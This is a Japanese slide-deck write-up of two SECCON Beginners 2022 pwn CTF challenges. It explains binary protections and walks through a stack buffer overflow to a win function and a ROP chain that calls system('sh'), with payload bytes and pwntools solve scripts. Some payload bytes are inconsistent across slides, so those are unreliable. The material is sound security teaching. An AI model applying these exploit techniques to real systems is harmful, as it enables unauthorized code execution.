

# SECCON Beginners 2022(pwn)

2022/06/19 @salty\_byte

# 解けなかったpwnをやっていく

+ checksec, ROP

# 問題

- BeginnersBof
- raindrop
- snowdrop
- simplelist
- Monkey Heap

# 問題

- BeginnersBof
- raindrop
- snowdrop
- simplelist
- Monkey Heap

今回の範囲

- スタックバッファオーバーフロー



# BeginnersBof

beginner

84 pt, 155 team solved

# BeginnersBof

Pwnってこういうのだけじゃないらしいですが、多分これだけでもできればすごいと思います.

```
nc beginnersbofquals.beginners.seccon.jp 9000
```

BeginnersBof.tar.gz

# BeginnersBof

- バイナリチェック
  - file + checksec

```
$ file chall
```

```
chall: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter  
/lib64/ld-linux-x86-64.so.2, BuildID[sha1]=86ef4ca27c36d4407e00eb318b228011ce11ac63, for  
GNU/Linux 3.2.0, not stripped
```

```
$ checksec --file=chall
```

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbols	FORTIFY
Fortified	Fortifiable	FILE					
No RELRO	No canary found	NX enabled	No PIE	No RPATH	No RUNPATH	54 Symbols	
No 0	3 chall						

# [checksec]

```
$ checksec --file=chall
```

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	FILE
No RELRO	No canary found	NX enabled	No PIE	No RPATH	No RUNPATH	54 Symbols	No	0	3	chall

- バイナリファイルのセキュリティ機構を確認できる
- <https://github.com/slimm609/checksec.sh>



# [checksec]

```
$ checksec --file=chall
```

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	FILE
No RELRO	No canary found	NX enabled	No PIE	No RPATH	No RUNPATH	54 Symbols	No	0	3	chall

- バイナリファイルのセキュリティ機構を確認
- <https://github.com/slimm609/checksec>

以下を説明

- RELRO
- SSP
- NX
- PIE

# [checksec] RELRO

```
$ checksec --file=chall
```

<b>RELRO</b>	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	FILE
<b>No RELRO</b>	No canary found	NX enabled	No PIE	No RPATH	No RUNPATH	54 Symbols	No	0	3	chall

- RELocation Read Only
- メモリ上のデータに対して、どこを読み込み専用にするかを指定する
  - No RELRO
  - Partial RELRO
  - Full RELRO
- No RELRO、Partial RELROの時は、GOT領域が書き込み可能
  - GOT: Global Offset Table
    - 実行時に求められた、ライブラリのシンボルアドレスを保存する領域
  - GOT overwrite攻撃ができる

# [checksec] STACK CANARY

```
$ checksec --file=chall
```

RELRO	<b>STACK CANARY</b>	NX	PIE	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	FILE
No RELRO	<b>No canary found</b>	NX enabled	No PIE	No RPATH	No RUNPATH	54 Symbols	No	0	3	chall

- SSP(Stack Smashing Protection)
- バッファオーバーフローを防ぐための機構
  1. 関数呼び出し時: リターンアドレスとローカル変数の間にCanaryと呼ばれる値をスタックに挿入
  2. 関数終了時: Canary値が書き換えられているかどうかを確認する
- Canaryは起動時に生成されるため、どうにかして値を知れば回避可能

# [checksec] STACK CANARY

```
$ checksec --file=chall
```

RELRO	<b>STACK CANARY</b>	NX	PIE	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	FILE
No RELRO	<b>No canary found</b>	NX enabled	No PIE	No RPATH	No RUNPATH	54 Symbols	No	0	3	chall

- Canaryは起動毎に変化するが、どうにかして値を知れば攻撃可能

# [checksec] NX

```
$ checksec --file=chall
```

RELRO	STACK CANARY	<b>NX</b>	PIE	RPATH	RUNPATH	Symbols	FORTIFY Fortified	Fortifiable	FILE
No RELRO	No canary found	<b>NX enabled</b>	No PIE	No RPATH	No RUNPATH	54 Symbols	No 0	3	chall

- No eXecute
- データを配置したメモリ領域にあらかじめ実行不可属性を付与する
- そのメモリ領域のデータはコードとして実行できなくなる
- 基本NX enabledなので、NX disabledなら意図的に設定されている可能性がある

<https://d2v.hatenablog.com/entry/2021/06/24/003258>

<https://ctf101.org/binary-exploitation/no-execute/>

# [checksec] PIE

```
$ checksec --file=chall
```

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbols	FORTIFY Fortified	Fortifiable	FILE
No RELRO	No canary found	NX enabled	No PIE	No RPATH	No RUNPATH	54 Symbols	No 0	3	chall

- Position Independent Executable
- 実行ファイルの配置アドレスをランダムに配置する
  - 実行コード内のアドレス参照はすべて相対アドレスで行う
- ASLR(Address Space Layout Randomize)
  - 実行毎にスタックやヒープ、共有ライブラリをメモリ上にランダムに配置する
  - アドレスの特定が困難になる
  - ASLRが有効かどうかは実行環境に依存する(OSのセキュリティ機構)

# [checksec] PIE

```
$ checksec --file=chall
```

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbols	FORTIFY	Fortified	Fortifiable	FILE
No RELRO	No canary found	NX enabled	No PIE	No RPATH	No RUNPATH	54 Symbols	No	0	3	chall

- No PIE
  - PIEが無効なため、実行時のアドレスを調べるのが容易
- PIE enabled
  - PIEが有効なため、実行後にアドレスをリークさせる必要が出てくる

# BeginnersBof

実行

```
$ ./chall  
How long is your name?  
10  
What's your name?  
aaa  
Hello aaa
```



# BeginnersBof

実行

```
$ ./chall  
How long is your name?  
10  
What's your name?  
aaa  
Hello aaa
```

入力1で入力2で取得する文字数を指定するっぽい

# BeginnersBof

src.c

```
#include <stdio.h>
#include <stdlib.h>
#include <sys/types.h>
#include <sys/stat.h>
#include <fcntl.h>
#include <unistd.h>
#include <err.h>

#define BUFSIZE 0x10

void win() {
    char buf[0x100];
    int fd = open("flag.txt", O_RDONLY);
    if (fd == -1)
        err(1, "Flag file not found...\n");
    write(1, buf, read(fd, buf, sizeof(buf)));
    close(fd);
}
```

```
int main() {
    int len = 0;
    char buf[BUFSIZE] = {0};
    puts("How long is your name?");
    scanf("%d", &len);
    char c = getc(stdin);
    if (c != '\n')
        ungetc(c, stdin);
    puts("What's your name?");
    fgets(buf, len, stdin);
    printf("Hello %s", buf);
}

__attribute__((constructor))
void init() {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    alarm(60);
}
```

# BeginnersBof

- スタックバッファオーバーフローによって、win関数を呼び出す問題

# BeginnersBof

- スタックバッファオーバーフローによって、win関数を呼び出す問題
  - name入力時のバッファサイズが0x10バイト
    - バッファサイズ以上の入力を与えることができる

# BeginnersBof

- スタックバッファオーバーフローによって、win関数を呼び出す問題
  - name入力時のバッファサイズが0x10バイト
    - バッファサイズ以上の入力を与えることができる
  - win関数を呼び出す
    - main関数終了時に呼び出されるリターンアドレスをwin関数のアドレスに書き換えれば良い

# BeginnersBof

- 入力バッファをあふれさせて、リターンアドレスまで書き換える

```
gdb-peda$ context stack
[-----stack-----]
0000| 0x7fffffffddb0 --> 0xa616161616161 ('aaaaa\n')
0008| 0x7fffffffddb8 --> 0x0
0016| 0x7fffffffddc0 --> 0x7fffffffdec0 --> 0x1
0024| 0x7fffffffddc8 --> 0xa000000000000064 ('d')
0032| 0x7fffffffddd0 --> 0x0
0040| 0x7fffffffddd8 --> 0x7ffff7dec083 (<__libc_start_main+243>:
```



# BeginnersBof

- 入力バッファをあふれさせて、リターンアドレスまで書き換え  
入力バッファは 0x10 バイト

```
gdb-peda$ context stack
[-----stack-----]
0000| 0x7fffffffdb0 --> 0xa6161616161 ('aaaaa\n')
0008| 0x7fffffffdb8 --> 0x0
0016| 0x7fffffffddc0 --> 0x7fffffffdec0 --> 0x1
0024| 0x7fffffffddc8 --> 0xa000000000000064 ('d')
0032| 0x7fffffffdd0 --> 0x0
0040| 0x7fffffffdd8 --> 0x7ffff7dec083 (<__libc_start_main+243>:
```



# BeginnersBof

- 入力バッファをあふれさせて、リターンアドレスまで書き

通常、退避された rbp や他の変数が格納される  
⇒ 今回は 0x18 バイト

```
gdb-peda> context stack
[-----stack-----]
0000| 0x7fffffffddb0 --> 0xa616161616161 ('aaaaa\n')
0008| 0x7fffffffddb8 --> 0x0
0016| 0x7fffffffddc0 --> 0x7fffffffdec0 --> 0x1
0024| 0x7fffffffddc8 --> 0xa000000000000064 ('d')
0032| 0x7fffffffddd0 --> 0x0
0040| 0x7fffffffddd8 --> 0x7ffff7dec083 (<__libc_start_main+243>:
```





# BeginnersBof

- 入力バッファをあふれさせて、リターンアドレスまで書き換える

```
gdb-peda$ context
```

```
[-----]
0000| 0x7fffffffddb0 --> 0xa616161616161 ('aaaaa\n')
0008| 0x7fffffffddb8 --> 0x0
0016| 0x7fffffffddc0 --> 0x7fffffffdec0 --> 0x1
0024| 0x7fffffffddc8 --> 0xa000000000000064 ('d')
0032| 0x7fffffffddd0 --> 0x0
0040| 0x7fffffffddd8 --> 0x7ffff7dec083
(<__libc_start_main+243>:
```

64bitアーキテクチャなので、  
リターンアドレスは 0x08 バイト



# BeginnersBof

- win関数が配置されるアドレスを求める
  - gdbやobjdump、ghidra等でバイナリを逆アセンブルすることで調べられる

```
gdb-peda$ pdisas win
```

```
Dump of assembler code for function win:
```

```
0x00000000004011e6 <+0>:  push  rbp
0x00000000004011e7 <+1>:  mov   rbp, rsp
0x00000000004011ea <+4>:  sub   rsp, 0x110
0x00000000004011f1 <+11>: mov   esi, 0x0
0x00000000004011f6 <+16>: lea   rdi, [rip+0xe07]    # 0x402004
0x00000000004011fd <+23>: mov   eax, 0x0
```

```
～(省略)～
```

# BeginnersBof

- ここまでのまとめ
  - 入力1: 49(=40+8+1) 以上を指定する

```
$ ./chall  
How long is your name?  
(入力1)  
What's your name?  
(入力2)  
Hello aaa
```

# BeginnersBof

- ここまでのまとめ
  - 入力1: 49(=40+8+1) 以上を指定する

40                      8                      1  
バッファサイズと同じ文字列 + win関数のアドレス + null終端

今回は、cのfgetsのbufサイズとして指定する値なので、null文字分多めに指定する必要があると思われる

```
$ ./chall
How long is your name?
(入力1)
What's your name?
(入力2)
Hello aaa
```

# BeginnersBof

- ここまでのまとめ
  - 入力1: 49(=40+8+1) 以上を指定する
  - 入力2: 以下の値を入れる
    - 40文字任意の文字 + win関数のアドレス

```
$ ./chall
How long is your name?
(入力1)
What's your name?
(入力2)
Hello aaa
```

[illegible]

# BeginnersBof

- ここまでのまとめ

- 入力1: 49(=40+8+1) 以上を指定する
- 入力2: 以下の値を入れる
  - 40文字任意の文字 + win関数のアドレス
  - バイトオーダーはリトルエンディアンになるので注意

```
$ ./chall
How long is your name?
(入力1)
What's your name?
(入力2)
Hello aaa
```

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x06\x11\x40\x00\x00\x00\x00\x00
```

0x0000000000004011e6  
⇒ e6 11 40 00 00 00 00 00

# BeginnersBof

- 実行する

```
$ echo -en '49\AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x00\x00\x00\x00\x00\x00' | nc beginnersbofquals.beginners.seccon.jp 9000
How long is your name?
What's your name?
Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA?@ctf4b{Y0u_4r3_4lr34dy_4
_BOOF_M45t3r!}
Segmentation fault
```

# BeginnersBof

スクリプトで処理する場合:  
solve.py

```
#!/usr/bin/env python3
from pwn import *

elf = ELF('./chall')
context.binary = elf

payload = b'A' * 40
payload += pack(elf.symbols['win'])

# sock = process('./chall')
sock = remote('beginnersbofquals.beginners.seccon.jp', 9000)
sock.sendlineafter(b'?\\n', b'100')
sock.sendlineafter(b'?\\n', payload)
res = sock.recv(1024)
print('res: ', res)
sock.interactive()
```



# BeginnersBof

スクリプトで処理する場合:  
solve.py実行

```
$ python solve.py
[*] '/home/salt/ctf4b_2022/bof/chall'
  Arch:  amd64-64-little
  RELRO:  No RELRO
  Stack:  No canary found
  NX:     NX enabled
  PIE:    No PIE (0x400000)
[+] Opening connection to beginnersbofquals.beginners.secon.jp on port 9000: Done
res: b'Hello AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA\x06\x11@'
[*] Switching to interactive mode
ctf4b{Y0u_4r3_4lr34dy_4_BOF_M45t3r!}
Segmentation fault
[*] Got EOF while reading in interactive
$
```



raindrop

easy

134 pt、52 team solved

# raindrop

おぼえていますか?

```
nc raindropquals.beginners.seccon.jp 9001
```

raindrop.tar.gz

# raindrop

## バイナリチェック

```
$ file chall
```

```
chall: ELF 64-bit LSB executable, x86-64, version 1 (SYSV), dynamically linked, interpreter  
/lib64/ld-linux-x86-64.so.2, BuildID[sha1]=cba1707049faf8a4e56b2adfe2b8e9813e087e12, for  
GNU/Linux 3.2.0, not stripped
```

```
$ checksec --file=chall
```

RELRO	STACK CANARY	NX	PIE	RPATH	RUNPATH	Symbols	FORTIFY	Fortified
Fortifiable	FILE							
Partial RELRO	No canary found	NX enabled	No PIE	No RPATH	No RUNPATH	49 Symbols	No	
0	2	chall						

# raindrop

実行

```
$ ./chall
```

Hey! You are now going to try a simple problem using stack buffer overflow and ROP.

I will list some keywords that will give you hints, so please look them up if you don't understand them.

- stack buffer overflow
- return oriented programming
- calling conventions

stack dump...

```
[Index] | [Value]
```

```
=====+=====
```

```
000000 | 0x0000000000000000 <- buf
000001 | 0x0000000000000000
000002 | 0x00007ffcecbd2ec0 <- saved rbp
000003 | 0x00000000004011ff <- saved ret addr
000004 | 0x0000000000000000
```

finish

You can earn points by submitting the contents of flag.txt

Did you understand?

# raindrop

src.c

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

#define BUFF_SIZE 0x10

void help() {
    system("cat welcome.txt");
}

void show_stack(void *);
void vuln();

int main() {
    vuln();
}

void vuln() {
    char buf[BUFF_SIZE] = {0};
    show_stack(buf);
    puts("You can earn points by submitting the contents of
flag.txt");
    puts("Did you understand?");
    read(0, buf, 0x30);
    puts("bye!");
    show_stack(buf);
}
```

```
void show_stack(void *ptr) {
    puts("stack dump...");
    printf("\n%-8s|%-20s\n", "[Index]", "[Value]");
    puts("=====+=====");
    for (int i = 0; i < 5; i++) {
        unsigned long *p = &((unsigned long*)ptr)[i];
        printf(" %06d | 0x%016lx ", i, *p);
        if (p == ptr)
            printf(" <- buf");
        if ((unsigned long)p == (unsigned long)(ptr + BUFF_SIZE))
            printf(" <- saved rbp");
        if ((unsigned long)p == (unsigned long)(ptr + BUFF_SIZE + 0x8))
            printf(" <- saved ret addr");
        puts("");
    }
    puts("finish");
}

__attribute__((constructor))
void init() {
    setvbuf(stdin, NULL, _IONBF, 0);
    setvbuf(stdout, NULL, _IONBF, 0);
    help();
    alarm(60);
}
```

# raindrop

- バッファオーバーフロー起きそうか試す

Aを16回入力した場合

```
$ ./chall
Hey! You are now going to try a simple problem using stack buffer overflow and ROP.
～(中略)～
Did you understand?
AAAAAAAAAAAAAAAA
bye!
stack dump...

[Index] |[Value]
=====+=====
000000 | 0x4141414141414141 <- buf
000001 | 0x4141414141414141
000002 | 0x00007ffcecbd2e0a <- saved rbp
000003 | 0x00000000004011ff <- saved ret addr
000004 | 0x0000000000000000
finish
```

# raindrop

- バッファオーバーフロー起きそうか試す

Aを16回入力した場合

```
$ ./chall
Hey! You are now going to try a simple problem using stack buffer overflow and ROP.
～(中略)～
Did you understand?
AAAAAAAAAAAAAAAAAAAA
bye!
stack dump...
```

[Index] | [Value]

=====+=====

```
000000 | 0x4141414141414141 <- buf
000001 | 0x4141414141414141
000002 | 0x00007ffcecbd2e0a <- saved rbp
000003 | 0x00000000004011ff <- saved ret addr
000004 | 0x0000000000000000
finish
```

バッファを超えてスタックに任意の値を書き込める！

※0x0aは改行コード

もともとは、0x00007ffcecbd2ec0



## raindrop

- スタックバッファオーバーフロー+ROPによって、system関数を呼び出す問題

# [ROP]

- Return-Oriented Programming
- 引数も戻り先アドレスもスタックにあるものを利用した攻撃手法
- ret命令で終わる命令列を繰り返して、任意の処理を実行させる
- PIEが有効: 他の攻撃手法で解く問題の可能性大

# [ROP] Gadget

- ROPで使用する何か + ret命令(0xc3)で終わるコード片
  - 例: pop命令 + ret命令
  - 探し方: 0xc3から数バイト前あたりを逆アセンブルして、ちょうどret命令で終わるような命令列探す


## [One-gadget RCE]

- 実行条件を満たしている場合に該当のアドレスに飛ばすことで、`execve("/bin/sh", NULL, NULL)` を実行させる
  - 動的リンクしている `glibc` に存在しているアドレスを使う
  - `one-gadget`を探してくれるツールもある
    - [https://github.com/david942j/one\\_gadget](https://github.com/david942j/one_gadget)


# raindrop

- スタックバッファオーバーフロー+ROPによって、system関数を呼び出す問題
  - ROPを使ってsystem("sh")の実行を目指す

# raindrop



入力後




下位アドレス




上位アドレス

# raindrop




pop rdi; ret; によって、  
rdi に "sh\x00" が格納される

その後、リターンアドレスとして  
system関数のアドレスに飛ぶ  
(system関数が実行される)



# raindrop


現状



rdi に "sh\x00" を格納するのは、  
system関数の第1引数として、rdi の値が使  
われるため  
(x64場合、引数はrdi, rsi, rdx, r10, r8, r9の順  
に渡されるらしい)

Cプログラマ的に書くと、system(\*rdi);

目標



下位アドレス

上位アドレス



# raindrop

- スタックバッファオーバーフロー+ROPによって、system関数を呼び出す問題
  - ROPを使ってsystem("sh")の実行を目指す
  - 方針
    - system関数のアドレスを探す
    - system関数に渡す“sh”という文字列を探す
    - ROP Gadget(pop rdi; ret;)のアドレスを探す

# raindrop

- system関数のアドレスを探す
  - gdbやobjdump、ghidra等でバイナリを逆アセンブルする


```
$ objdump -d chall | grep system
00000000004010a0 <system@plt>:
4010a4: f2 ff 25 75 2f 00 00 bnd jmpq *0x2f75(%rip) # 404020 <system@GLIBC_2.2.5>
4011e5: e8 b6 fe ff ff callq 4010a0 <system@plt>
```

# raindrop

- system関数に渡す“sh”という文字列を探す
  - 今回はコード内の `puts("finish");` があるので、“sh”を取り出して使う  
(正確には“sh\x00”)

# raindrop

- system関数に渡す“sh”という文字列を探す
  - 今回はコード内の puts("finish"); があるので、“sh”を取り出して使う  
(正確には“sh\x00”)



```
s_finish_004020f0
004020f0 66 69 6e ds "finish"
69 73 68 00
```

Ghidraの場合

0x4020f0 が 'f' なので、

0x4020f4 (0x4020f0 + 0x4)が “sh\x00” のアドレス

# raindrop

- system関数に渡す“sh”という文字列を探す
  - 今回はコード内の puts("finish"); があるので、“sh”を取り出して使う  
(正確には“sh\x00”)

objdump+grepの場合  
※おそらく他にいい方法あるはず

```
$ objdump -D chall | grep "73 68" -4
4020eb: 64 64 72 00      fs fs jb 4020ef <_IO_stdin_used+0xef>
4020ef: 00 66 69         add  %ah,0x69(%rsi)
4020f2: 6e              outsb %ds:(%rsi),(%dx)
4020f3: 69              .byte 0x69
4020f4: 73 68          jae  40215e <__GNU_EH_FRAME_HDR+0x66>
```

...

Disassembly of section .eh\_frame\_hdr:

# raindrop

- ROP Gadget(pop rdi; ret;)のアドレスを探す
  - ROPgadget.pyを使うのが楽

```
$ ROPgadget --binary chall --only "pop|ret"
Gadgets information
=====
0x000000000040144c : pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040144e : pop r13 ; pop r14 ; pop r15 ; ret
0x0000000000401450 : pop r14 ; pop r15 ; ret
0x0000000000401452 : pop r15 ; ret
0x000000000040144b : pop rbp ; pop r12 ; pop r13 ; pop r14 ; pop r15 ; ret
0x000000000040144f : pop rbp ; pop r14 ; pop r15 ; ret
0x00000000004011bd : pop rbp ; ret
0x0000000000401453 : pop rdi ; ret
0x0000000000401451 : pop rsi ; pop r15 ; ret
～(省略)～
```

<https://github.com/JonathanSalwan/ROPgadget>

# raindrop


- ここまでのまとめ
  - バッファオーバーフローできる場所: 入力1に16バイト+α
  - system関数のアドレスを探す: 0x4011e5
  - system関数に渡す“sh”という文字列を探す: 0x4020f4
  - ROP Gadget(pop rdi; ret;)のアドレスを探す: 0x401453

# raindrop

- ここまでのまとめ

- buf+rbp: 16+8バイト
- system(): 0x4011e5
- "sh\x00": 0x4020f4
- pop rdi; ret;: 0x401453

```
AAAAAAAAAAAAAAAAAAAAAAAAAAAA\53\x14\x40\x
00\x00\x00\x00\x00\x00\xf4\x20\x40\x00\x00\x00\
x00\x00\xe5\x11\x40\x00\x00\x00\x00\x00
```





raindrop

- 実行する

```
$ echo -en  
'AAAAAAAAAAAAAAAAAAAAAA\x53\x14\x40\x00\x00\x00\x00\x00\xf4\x20\x40\x00\x00\x00\x00\x00\xe5\x11\x40\x00\x00\x00\x00' | ./chall
```

raindrop

- 実行する・・・が、うまく動かない(リモートでも同じ)

```
$ echo -en  
'AAAAAAAAAAAAAAAAAAAAAA\x53\x14\x40\x00\x00\x00\x00\x00\xf4\x20\x40\x00\x00\x00\x00\xe5\x11\x40\x00\x00\x00\x00' | ./chall  
～(略)～  
000002 | 0x4141414141414141 <- saved rbp  
000003 | 0x0000000000401453 <- saved ret addr  
000004 | 0x00000000004020f4  
finish  
Segmentation fault
```

raindrop

- 仕方がないので、pythonで実行する

```
#!/usr/bin/env python3
from pwn import *
```

```
context.log level = 'critical'
```

payload =

b'AAAAAAAAAAAAAAAAAAAAAS\x14\x40\x00\x00\x00\x00\x00\xf4\x20\x40\x00\x00\x00\x00\x00\xe5\x11\x40\x00\x00\x00\x00\x00'

```
sock = remote('raindropquals.beginners.seccon.jp', 9001)
```

```
# sock = process('./chall')
```

```
sock.sendlineafter(b'Did you understand?', payload)
```

```
sock.interactive()
```

ans.py

```
$ python ans.py
```

～(略)～

```
000002 | 0x4141414141414141 <- saved rbp
```

```
000003 | 0x0000000000401453 <- saved ret addr
```

000004 | 0x000000000004020f4

finish

```
$ cat flag.txt
```

ctf4b{th053 d4y5 4r3 g0n3 f0r3v3r}

# raindrop

pwntoolsを使って解く場合  
solve.py

```
#!/usr/bin/env python3
